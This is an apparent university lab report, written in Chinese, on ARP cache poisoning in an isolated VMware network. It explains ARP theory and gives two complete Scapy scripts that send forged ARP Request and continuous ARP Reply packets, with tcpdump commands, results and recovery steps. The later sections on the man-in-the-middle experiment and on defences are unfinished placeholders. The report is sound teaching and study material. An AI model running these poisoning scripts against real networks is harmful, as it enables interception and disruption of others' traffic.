

山东大学
网络空间安全学院

《网络安全》
实验报告

学生姓名 江李阳 (202400460042) 王健一 (202400460037)

邱泽辉 (202400460046)

指导教师 郭山清

学院 网络空间安全学院

专业班级 密码科学与技术 2024 级一班

完成时间 2026 年 9 月 23 日

1 实验目标

- 深入理解局域网安全防护的基本原理与机制；
- 掌握常见局域网安全工具的安装与配置方法；
- 学习使用工具检测并防御 ARP 攻击和 DHCP 攻击；
- 提高网络安全意识，掌握关键的局域网安全防护技术。

2 实验原理

2.1 ARP 协议工作流程

ARP 协议流程可分为 4 步（假设 A 发起与 B 的通信）：

- 发起 ARP 请求：当主机 A 要发起与 B 的通信时，A 会先查看自己的 ARP 缓存表，看是否已经记录了 B 的 IP 地址和 MAC 地址的映射，如果有就直接用缓存映射；如果没有，A 就在局域网广播一个 ARP 请求包，询问 B 的 IP 地址对应的 MAC 地址。
- 广播消息：ARP 请求是在局域网广播的 (MAC 地址为 `ff:ff:ff:ff:ff:ff`)，因此局域网内所有主机都会收到该 ARP 请求包，其中包含了 A 的 IP 地址和 MAC 地址、目标 B 的 IP 地址。
- ARP 响应：局域网 (B 若不在局域网，则由网关来回复 A，且网关重复 ARP 查询过程) 中的主机 B 识别到该 ARP 请求的目的 IP 地址与自身的 IP 地址相匹配时，它会向 A 回复一个 ARP 响应，告诉 A 自己的 MAC 地址（即 ARP 响应中包含了 B 的 IP 地址和 MAC 地址）。
- 添加缓存：A 收到 B 的 ARP 响应后，会将 B 的 IP 地址和 MAC 地址的映射关系写入 A 的 ARP 缓存表。此时 A 就可以根据 B 的 MAC 地址发送以太网帧了。此后 A 再此与 B 通信 (缓存过期之前) 时，直接查 ARP 缓存表就可以知道 B 的 MAC 地址了。

2.2 ARP 缓存污染原理

ARP 缓存投毒主要利用了 ARP 协议缺少有效认证机制、无法确认 ARP 响应的真实性的缺陷 (即上述 ARP 协议流程中，A 实际无法确认发送 ARP 响应的真的是 B)。攻击者通过主动破坏 MAC 地址表来实现截获、篡改或中断网路设备之间的通信。主要的攻击方式包括 ARP reply 和 ARP Request。

2.2.1 ARP reply

该方式中，攻击者通过向受害者发送伪造的 ARP Reply 响应，使得受害者将正确 IP(目标设备 IP) 与错误 MAC 地址 (攻击者指定的 MAC 地址) 关联起来，此时当受害者像向目标设备通信时，就会将消息发送给错误 MAC 地址对应的设备，即导致信息的被拦截，具体过程如下：

- victim 广播 ARP 请求，此时含 victim 自身 IP、MAC 地址的 ARP 请求被局域网内 attacker 收到并记录下来，假 victim 是请求 server 的 MAC 地址
- attacker 抢先在 server 之前更快的回复伪造的 ARP Reply 响应 (IP 是 server 的 IP，但 MAC 地址是 attacker 的 MAC 地址)。此时 victim 认为这就是 server 发来的 ARP Reply，于是便记录下该 ARP 缓存信息，且此后即使在此收到真的 server 的 ARP Reply 也会丢弃不管。
- victim 后续发送给 server 的流量都会被 attacker 截获。这是因为前面 victim 的 ARP 缓存表被投毒污染，导致发送给 server 的 IP 的数据包的 actual MAC 地址用错误的 MAC 地址，因此表面看是发给了 Server 对应 IP，但最终包是发给了 attacker。

可以看到 ARP reply 攻击是要打时间差，即 attacker 需要抢先在 server 回复 ARP 响应前发出伪造的 ARP 响应，实际攻击中为了提高准确率，attacker 往往会持续发送该伪造 ARP reply。

2.2.2 ARP Request

在 ARP Request 方式中，attacker 不再是被动等待 victim 发送 ARP 请求后发送伪造 ARP Reply，相反，attacker 主动向 victim(可以是用户主机，也可以是 server 服务器) 发送伪造的 ARP 请求，其中目的 IP 地址是 victim 的 IP 地址，包含自身的信息时将 victim 的 target 设备的 IP 与自己指定的 MAC 地址绑定，这样 victim 收到该错误 ARP 请求后，就会将该错误映射记录在 ARP 缓存表中，实现 ARP 污染，引导 victim 发往 target 的流量通过 attacker 计算机。

2.3 Telnet 攻击

中间人攻击是指在在 ARP 缓存投毒攻击的基础上，劫持 victim 主机与 server 之间的流量。主要方式是：attacker 定期/持续广播伪造的 ARP Reply 报文，其中将 server 的 IP 地址与 attacker 自身的 MAC 地址绑定，当 victim 收到该 ARP Reply 并将这种对应关系记录到 ARP 缓存表中，就实现了 ARP 缓存投毒。随后 victim 发往 server 的流量都会先流经 attacker，之后再由 attacker 转发给 server。这里实现的是劫持 victim 发

往 server 的上行流量，如果要截获 server 发往 victim 的下行流量，可以改为污染网关的 ARP 缓存表，使得 server 发给 victim 的流量在到达网关后，网关直接发给 attacker，由 attacker 截获后再发给 victim。以第一种为例，具体的攻击流程总结如下：

- 1 victim 的流量被 attacker 劫持。这一步通过 attacker 污染 victim 的 ARP 缓存实现，此后 victim 访问 server 的 IP 分组封装成 MAC 帧后，目的地址指向 attacker 的 MAC 地址，目的 IP 为 server 的 IP 地址，最终帧发给了 attacker。
- 2 attacker 转发流量到 server。这里 attacker 开启 IP 转发功能，将劫持到的数据流量发给 server，使得 server 能正常接收并响应 victim 的访问请求。attacker 在转发前可以修改相关帧的信息，使得劫持流量攻击不易被察觉。

3 实验设置

3.1 实验分工与配置说明

本组采用分工协作的方式完成本次实验。各成员在自己的环境中独立完成实验、记录终端输出和抓包截图，再按照实验分工汇总整理报告。由于虚拟机网卡连接、网卡名称、地址分配和实验推进顺序可能存在差异，实际配置并不严格与实验指导书逐项相同，但保持拓扑关系和实验现象满足要求。具体分工如下：[待填写：分工表]

4 实验一：ARP 缓存污染

4.1 实验一（1）：ARP Request 方式的缓存污染

4.1.1 实验配置

本实验在 VMware 中搭建由 Victim、Attacker 和 Server 组成的局域网。三台虚拟机均通过 ens33 接入同一个自定义二层网络，地址位于 192.168.3.0/24 网段。实验中使用的实际地址如下表所示。由于 Victim 与 Server 位于同一子网，Victim 直接通过 ARP 解析 Server 的 MAC 地址，访问 Server 时不需要经过默认网关。

表 1 ARP Request 投毒实验的实际网络配置

主机角色	网卡	IPv4 地址	MAC 地址	说明
Victim	ens33	192.168.3.10/24	00:0c:29:2c:12:a8	发起到 Server 的 ICMP 测试
Attacker	ens33	192.168.3.129/24	00:0c:29:bf:ed:f6	运行 Scapy 脚本发送伪造 ARP Request
Server	ens33	192.168.3.200/24	00:0c:29:3a:96:65	Victim 访问的目标主机

攻击前，先在 Victim 上验证到 Server 的通信正常，并查看 Server 对应的邻居项，同时在 Victim 上观察正常的 ARP 和 ICMP 报文：

Listing 1 攻击前 Victim 的通信检查命令

```
1 # Victim
2 ip neigh show 192.168.3.200 dev ens33
3 ping -c 1 192.168.3.200
```

攻击前的抓包结果中，Victim（192.168.3.10）能够收到 Server（192.168.3.200）的 Echo Reply；ARP Reply 中 Server 的 MAC 地址为 00:0c:29:3a:96:65，与表1中的实际配置一致，如图1所示。




图 1 攻击前 Victim 与 Server 通信正常，抓包可见真实 Server MAC 地址

4.1.2 实验过程

在 Attacker 上分别打开抓包终端和脚本终端，先启动抓包，再执行 ARP Request 脚本：

Listing 2 Attacker 上抓取 Victim 流量并执行 ARP Request 脚本

```

1 # 终端一：抓取 Victim 的 ICMP 报文
2 sudo tcpdump -ni ens33 -e 'icmp and host 192.168.3.10'
3
4 # 终端二：发送 ARP Request
5 sudo python3 arp_request.py

```

ARP Request 脚本的核心代码如下。脚本从实际网卡读取 Attacker 的地址，并将 Server 的 IP 地址和 Attacker 的 MAC 地址组合到伪造请求中；其中目标协议地址设置为 Victim 的地址，使 Victim 处理该广播报文并更新邻居表。

Listing 3 ARP Request 投毒脚本

```

1 #!/usr/bin/env python3
2 from scapy.all import ARP, Ether, get_if_addr, get_if_hwaddr, sendp
3
4 iface = "ens33"
5 attacker_ip = get_if_addr(iface)
6 attacker_mac = get_if_hwaddr(iface)
7 if attacker_ip != "192.168.3.129":
8     raise SystemExit(f"unexpected address on {iface}: {attacker_ip}")
9
10 packet = (
11     Ether(src=attacker_mac, dst="ff:ff:ff:ff:ff:ff") /
12     ARP(op=1, hwsrc=attacker_mac, psrc="192.168.3.200",
13         hwdst="00:00:00:00:00:00", pdst="192.168.3.10")
14 )
15 packet.show()
16 sendp(packet, iface=iface, count=3, inter=1, verbose=True)

```

Attacker 使用 Scapy 构造并广播 ARP Request，连续发送 3 次。报文的以太网目的地址为广播地址，ARP 操作码为 Request；发送方协议地址填写 Server 的 IP 地址 192.168.3.200，发送方硬件地址填写 Attacker 的 MAC 地址 00:0c:29:bf:ed:f6，目标协议地址填写 Victim 的 IP 地址 192.168.3.10。因此，报文向 Victim 声明的映射是“192.168.3.200 对应 00:0c:29:bf:ed:f6”。脚本的关键报文字段和发送结果见图2。




图 2 Attacker 上 ARP Request 投毒脚本及报文字段

脚本发送后，在 Victim 上检查邻居表。实验截图显示，192.168.3.200 对应的链路层地址变为 Attacker 的 00:0c:29:bf:ed:f6，而不是 Server 的真实地址，说明 Victim 的 ARP 缓存已被污染。图3同时记录了脚本发送的 3 个 ARP Request 及 Victim 上的错误邻居项。




图 3 ARP Request 已发送，Victim 邻居表中的 Server 映射指向 Attacker

随后在 Victim 上执行 `ping -c 4 192.168.3.200`，并在 Attacker 上观察抓包。Victim 的 ping 结果为 4 个报文全部丢失；Attacker 的抓包则显示，以太网帧从 Victim 的

MAC 地址 00:0c:29:2c:12:a8 发往 Attacker 的 MAC 地址 00:0c:29:bf:ed:f6, 但 IP 层源、目的地址仍分别为 192.168.3.10 和 192.168.3.200。这表明 Victim 根据被污染的 ARP 项将发往 Server 的帧交给了 Attacker。由于本实验阶段未在 Attacker 上配置转发, Attacker 收到 Echo Request 后没有将其继续转发给 Server, 因此 Victim 未收到 Echo Reply。抓包与 ping 结果见图4。




图 4 Victim 的 ping 超时; Attacker 抓到以太网目的 MAC 为自身地址的 ICMP Echo Request

4.1.3 实验结果与恢复

本实验成功验证了 ARP Request 投毒会使 Victim 将 Server 的 IP 地址错误映射到 Attacker 的 MAC 地址, 并使 Victim 发往 Server 的以太网帧到达 Attacker。该结果证明了二层流量转向已经发生; 由于当时没有开启转发, 通信中断而非形成可持续的中间人转发, 这是本实验观察到的预期现象。

实验结束后, 在 Victim 上删除被污染的邻居项, 再次访问 Server。Victim 会重新发起正常的 ARP 解析并学习 Server 的真实 MAC 地址。截图显示, 执行恢复后 ping 为 4 个报文全部收到、丢包率为 0%, 邻居项也恢复为 00:0c:29:3a:96:65, 如图5所示。

Listing 4 清除错误邻居项并验证恢复

```
1 sudo ip neigh flush to 192.168.3.200 dev ens33
2 ping -c 4 192.168.3.200
3 arp -a
```





图 5 清除错误 ARP 项后, Victim 重新学习 Server 的真实 MAC 并恢复通信

4.2 实验一 (2): ARP Reply 方式的缓存污染

4.2.1 实验配置

ARP Reply 小实验仍使用三台通过 ens33 接入同一二层网络的虚拟机,但本次实验在开始前重新清理 Victim 的邻居缓存,并以实际观察到的地址为准。攻击目标是让 Victim 把 Server 的 IP 错误映射到 Attacker 的 MAC, Server 的真实 MAC 仅用于攻击前后的对照。

表 2 ARP Reply 投毒实验的实际网络配置

主机角色	网卡	IPv4 地址	MAC 地址	本次实验用途
Victim	ens33	192.168.3.10/24	00:0c:29:2c:12:a8	接收伪造 ARP Reply 并发起 ping
Attacker	ens33	192.168.3.129/24	00:0c:29:bf:ed:f6	持续发送伪造 ARP Reply
Server	ens33	192.168.3.200/24	00:0c:29:3a:96:65	提供真实 MAC 对照

实验开始时在 Victim 上清空邻居项并确认正常通信,在 Attacker 上查看网卡 MAC:

Listing 5 ARP Reply 实验开始前的检查

```
1 # Victim
```

```
2 sudo ip neigh flush all
3 arp -a
4 ping -c 4 192.168.3.200
5
6 # Attacker
7 ip -br link show ens33
```

4.2.2 实验过程

ARP Reply 方式不依赖 Victim 是否刚好发出 ARP Request，而是由 Attacker 持续向 Victim 单播发送伪造的 ARP Reply。报文以 Victim 的 MAC 为以太网目的地址，ARP 操作码为 Reply (op=2)，协议源地址伪装为 Server 的 192.168.3.200，硬件源地址使用 Attacker 的 00:0c:29:bf:ed:f6。Scapy 脚本如下：

Listing 6 ARP Reply 持续投毒脚本

```
1 #!/usr/bin/env python3
2 from scapy.all import ARP, Ether, get_if_addr, get_if_hwaddr, sendp
3
4 iface = "ens33"
5 attacker_ip = get_if_addr(iface)
6 attacker_mac = get_if_hwaddr(iface)
7 if attacker_ip != "192.168.3.129":
8     raise SystemExit(f"unexpected address on {iface}: {attacker_ip}")
9
10 victim_ip = "192.168.3.10"
11 victim_mac = "00:0c:29:2c:12:a8"
12 server_ip = "192.168.3.200"
13
14 reply = (
15     Ether(src=attacker_mac, dst=victim_mac) /
16     ARP(op=2, hwsrc=attacker_mac, hwdst=victim_mac,
17         psrc=server_ip, pdst=victim_ip)
18 )
19 reply.show()
20 sendp(reply, iface=iface, loop=1, inter=0.01, verbose=False)
```

脚本运行后，在 Victim 上查看邻居表。截图显示，192.168.3.200 的链路层地址被改写为 Attacker 的 MAC 地址 00:0c:29:bf:ed:f6，而不是 Server 的真实地址；Attacker 终端显示 ARP Reply 报文的源协议地址为 192.168.3.200、目的协议地址为 192.168.3.10，如图6和图7所示。




图 6 Attacker 上 ARP Reply 投毒脚本及报文字段




图 7 ARP Reply 投毒后 Victim 的邻居项指向 Attacker

在 Victim 上再次执行 `ping -c 4 192.168.3.200`，同时在 Attacker 上抓取来自 Victim 的 ICMP 报文。实验中一次测试出现 50% 的丢包，随后在持续发送伪造 Reply 的情况下出现 100% 丢包；这反映了真实 Server 的 ARP 响应与伪造响应之间存在竞争。稳定污染后，Victim 发出的 Echo Request 的 IP 目的地址仍是 192.168.3.200，但以太网目的 MAC 已经变为 Attacker 的 MAC。由于本小实验没有开启 Attacker 的 IP 转发，报文被 Attacker 接收后没有继续送往 Server，因此 Victim 收不到 Echo Reply。

抓包结果如图8所示。




图 8 ARP Reply 投毒后 Attacker 捕获 Victim 发出的 ICMP Echo Request

4.2.3 实验结果

ARP Reply 实验验证了：Attacker 可以通过持续发送单播伪造响应，直接覆盖 Victim 中 Server 的 IP-MAC 映射；与 ARP Request 方法相比，Reply 方法不需要等待 Victim 的下次 ARP 请求，但需要持续发送以维持错误映射。两种方法在本实验中都实现了相同的二层流量转向，区别在于伪造报文的触发方式和发送对象。

5 实验二：中间人攻击与 HTTP Digest 认证分析

[待填写：本大实验暂留，待补充拓扑、投毒、流量捕获和离线口令验证过程。]

6 实验讨论

6.1 实验现象与问题分析

[待填写：填写实验中遇到的问题及其分析。]

6.2 安全防护与改进思考

[待填写：填写防护措施和实验思考。]

7 参考资料

A 附录：关键代码